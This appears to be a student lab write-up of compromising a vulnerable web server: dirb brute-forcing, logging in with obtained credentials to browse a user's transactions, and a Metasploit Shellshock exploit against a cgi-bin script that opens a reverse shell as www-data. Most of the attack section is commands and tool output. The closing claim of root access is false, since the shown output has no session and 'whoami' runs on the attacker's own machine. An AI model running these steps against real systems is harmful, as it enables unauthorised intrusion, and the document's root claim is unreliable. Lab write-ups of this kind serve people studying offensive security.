
Andddd we can use the credentials to log in to the website



After logging in as Nafees Zakee, we want to explore the information inside it. we can saw Nafees's transactions history!!!



And this is the full history of Nafees transactions, actually we can use another account, but we only use Nafees account to prove.



(Burpsuite Ending) We decided to not continue this path as it doesn't seem like we'll be getting root access from logging into user accounts :)

SHELLSHOCK EXPLOIT

Because we weren't satisfied with the burpsuite ending, we tried to find another way to gain root access. We tried bruteforcing directories again because we haven't found anything new. So we decided to take a step back.

We decided dirbuster was too slow and I couldn't install gobuster(idk why), so i went to gpt to ask, "how to use dirb but check for files too?" because i JUST learnt that executable files exist. so i add these extensions to the dirb, except for .wsf, .msi, .gadget because this machine is not using windows.

- .bat - Batch file.
- .bin - Binary file.
- .com - MS-DOS command file.
- .exe - Executable file.
- .gadget - Windows gadget.
- .msi - Windows installer package.
- .sh - Linux shell script.
- .wsf - Windows Script File.

10 Mar 2024


Computer Hope https://www.computerhope.com › ... › File Help

What Are the Most Common File Types and File Extensions?


We tried dirb http://192.168.1.171:80/ -X .bat,.bin,.com,.sh,.php (note that the ip keeps changing bc we work on different days and keep resetting the machine :D)

```
┌──(root㉿kali)-[/home/kali]
└─# dirb http://192.168.1.171:80/ -X .bat,.bin,.com,.sh,.php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Nov  7 10:52:38 2024
URL_BASE: http://192.168.1.171:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.bat,.bin,.com,.sh,.php) | (.bat)(.bin)(.com)(.sh)(.php) [NUM = 5]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.171:80/ ----
+ http://192.168.1.171:80/admin_login.php (CODE:200|SIZE:1511)
+ http://192.168.1.171:80/cgi-bin/.php (CODE:403|SIZE:278)
+ http://192.168.1.171:80/connect.php (CODE:200|SIZE:0)
+ http://192.168.1.171:80/contact.php (CODE:200|SIZE:4164)
+ http://192.168.1.171:80/header.php (CODE:200|SIZE:472)
+ http://192.168.1.171:80/home.php (CODE:200|SIZE:5345)
+ http://192.168.1.171:80/index.php (CODE:200|SIZE:5357)
+ http://192.168.1.171:80/news.php (CODE:200|SIZE:9016)
+ http://192.168.1.171:80/transactions.php (CODE:302|SIZE:8163)
```

While using dirb's default wordlist, we found /admin_login.php which leads to here:




After trying to login using "admin username and "admin" password, it lead to the url changing into this:




After trying to play with the parameters using burpsuite, there is nothing that can be done. So we go back to directory bruteforcing each of the found directories from the previous dirb command.

dirb http://192.168.1.171:80/cgi-bin/ -X .bat,.bin,.com,.sh,.php got us this:

Yay we finally found something new. Alright, there is a file somewhere in the website called shell.sh we will now try visiting it.



I don't want to drop this just yet, because the file is called shell and the extension is .sh which is a linux shell script based on what we read earlier. AND, from what I know, reverse shell is usually the way to get root access. We're confused so we go to google.



These 2 web pages have the same keyword; ShellShock. While the second website has the title "manually cgi-bin / shellshock Exploitation w/o Metasploit" MEANING, there is a way to exploit this through Metasploit. 😊

EXPLOITATION

```
msf6 > search shellshock

Matching Modules
================

   #   Name                                               Disclosure Date  Rank       Check  Description
   -   ----                                               ---------------  ----       -----  -----------
   0   exploit/linux/http/advantech_switch_bash_env_exec  2015-12-01       excellent  Yes    Advantech Switch Bash Environment Variable Code I
njection (Shellshock)
   1   exploit/multi/http/apache_mod_cgi_bash_env_exec    2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Inj
ection (Shellshock)
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env     2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injectio
n (Shellshock) Scanner
   3   exploit/multi/http/cups_bash_env_exec              2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable Code Inject
ion (Shellshock)
   4   auxiliary/server/dhclient_bash_env                 2014-09-24       normal     No     DHCP Client Bash Environment Variable Code Inject
ion (Shellshock)
   5   exploit/unix/dhcp/bash_environment                 2014-09-24       excellent  No     Dhclient Bash Environment Variable Injection (She
llshock)
   6   exploit/linux/http/ipfire_bashbug_exec             2014-09-29       excellent  Yes    IPFire Bash Environment Variable Injection (Shell
shock)
   7   exploit/multi/misc/legend_bot_exec                 2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   8   exploit/osx/local/vmware_bash_function_root        2014-09-24       normal     Yes    OS X VMWare Fusion Privilege Escalation via Bash
Environment Code Injection (Shellshock)
   9   exploit/multi/ftp/pureftpd_bash_env_exec           2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bash Environmen
t Variable Code Injection (Shellshock)
   10  exploit/unix/smtp/qmail_bash_env_exec              2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (S
hellshock)
   11  exploit/multi/misc/xdh_x_exec                      2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code
 Execution


Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_x_exec

msf6 > |
```

Ok so, after reading through them, we decided that the first module is most fitting for what we're trying to do. It is described as "Apache mod_cgi Bash Environment Variable Code Injection" blablabla basically I read code injection, so we're going with that one

```
Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/generic/custom                                             normal  No     Custom Payload
   1   payload/generic/debug_trap                                         normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_aws_ssm                                 normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                                     normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                                  normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                                       normal  No     Interact with Established SSH Connection
   6   payload/generic/tight_loop                                         normal  No     Generic x86 Tight Loop
   7   payload/linux/x86/chmod                                            normal  No     Linux Chmod
   8   payload/linux/x86/exec                                             normal  No     Linux Execute Command
   9   payload/linux/x86/meterpreter/bind_ipv6_tcp                        normal  No     Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
   10  payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid                   normal  No     Linux Mettle x86, Bind IPv6 TCP Stager with UUID Supp
ort (Linux x86)
   11  payload/linux/x86/meterpreter/bind_nonx_tcp                        normal  No     Linux Mettle x86, Bind TCP Stager
   12  payload/linux/x86/meterpreter/bind_tcp                             normal  No     Linux Mettle x86, Bind TCP Stager (Linux x86)
   13  payload/linux/x86/meterpreter/bind_tcp_uuid                        normal  No     Linux Mettle x86, Bind TCP Stager with UUID Support (
Linux x86)
   14  payload/linux/x86/meterpreter/reverse_ipv6_tcp                     normal  No     Linux Mettle x86, Reverse TCP Stager (IPv6)
   15  payload/linux/x86/meterpreter/reverse_nonx_tcp                     normal  No     Linux Mettle x86, Reverse TCP Stager
   16  payload/linux/x86/meterpreter/reverse_tcp                          normal  No     Linux Mettle x86, Reverse TCP Stager
   17  payload/linux/x86/meterpreter/reverse_tcp_uuid                     normal  No     Linux Mettle x86, Reverse TCP Stager
   18  payload/linux/x86/metsvc_bind_tcp                                  normal  No     Linux Meterpreter Service, Bind TCP
   19  payload/linux/x86/metsvc_reverse_tcp                               normal  No     Linux Meterpreter Service, Reverse TCP Inline
   20  payload/linux/x86/read_file                                        normal  No     Linux Read File
   21  payload/linux/x86/shell/bind_ipv6_tcp                              normal  No     Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
   22  payload/linux/x86/shell/bind_ipv6_tcp_uuid                         normal  No     Linux Command Shell, Bind IPv6 TCP Stager with UUID S
upport (Linux x86)
   23  payload/linux/x86/shell/bind_nonx_tcp                              normal  No     Linux Command Shell, Bind TCP Stager
   24  payload/linux/x86/shell/bind_tcp                                   normal  No     Linux Command Shell, Bind TCP Stager (Linux x86)
   25  payload/linux/x86/shell/bind_tcp_uuid                              normal  No     Linux Command Shell, Bind TCP Stager with UUID Suppor
t (Linux x86)
   26  payload/linux/x86/shell/reverse_ipv6_tcp                           normal  No     Linux Command Shell, Reverse TCP Stager (IPv6)
   27  payload/linux/x86/shell/reverse_nonx_tcp                           normal  No     Linux Command Shell, Reverse TCP Stager
   28  payload/linux/x86/shell/reverse_tcp                                normal  No     Linux Command Shell, Reverse TCP Stager
   29  payload/linux/x86/shell/reverse_tcp_uuid                           normal  No     Linux Command Shell, Reverse TCP Stager
   30  payload/linux/x86/shell_bind_ipv6_tcp                              normal  No     Linux Command Shell, Bind TCP Inline (IPv6)
   31  payload/linux/x86/shell_bind_tcp                                   normal  No     Linux Command Shell, Bind TCP Inline
   32  payload/linux/x86/shell_bind_tcp_random_port                       normal  No     Linux Command Shell, Bind TCP Random Port Inline
   33  payload/linux/x86/shell_reverse_tcp                                normal  No     Linux Command Shell, Reverse TCP Inline
   34  payload/linux/x86/shell_reverse_tcp_ipv6                           normal  No     Linux Command Shell, Reverse TCP Inline (IPv6)
```

Interestingly, there is a custom payload option. We have never encountered this before (perhaps that has to do with our lack of experience, but interesting to us nonetheless).

```
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   CMD_MAX_LENGTH 2048             yes       CMD max line length
   CVE            CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER         User-Agent       yes       HTTP header to use
   METHOD         GET              yes       HTTP method to use
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metaspl
                                             oit.html
   RPATH          /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT          80               yes       The target port (TCP)
   SSL            false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                         no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                       yes       Path to CGI script
   TIMEOUT        5                yes       HTTP read response timeout (seconds)
   URIPATH                         no        The URI to use for this exploit (default is random)
   VHOST                           no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0
                                       .0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (generic/ssh/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
```

Anyway, we went with payload 5.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Command Stager progress - 100.00% done (477/477 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

No session was created so, we are gonna switch payloads now. We're going with payload 4, a reverse shell payload.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.81.12:4444
[*] Command Stager progress - 100.00% done (817/817 bytes)
[*] Command shell session 1 opened (192.168.81.12:4444 → 192.168.81.74:57060) at 2024-10-14 09:33:36 -0400
```

Nice. Alright now we're gonna check my current privilege using whoami command.

```
whoami
www-data
ls
backup.cgi
shell.sh
vishal.sh
```

oh… uh.. ok… well. Ok we'll try a different payload. We used payload 29 this time:

```
  29  payload/linux/x86/shell/reverse_tcp_uuid
, Reverse TCP Stager
```

After setting up the options for this payload, we went ahead and ran the exploit.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.1.172:4444
[*] Command Stager progress - 100.00% done (1307/1307 bytes)
whoami
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > whoami
[*] exec: whoami

root
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > sS
```

YAYYYYY ROOT ACCESS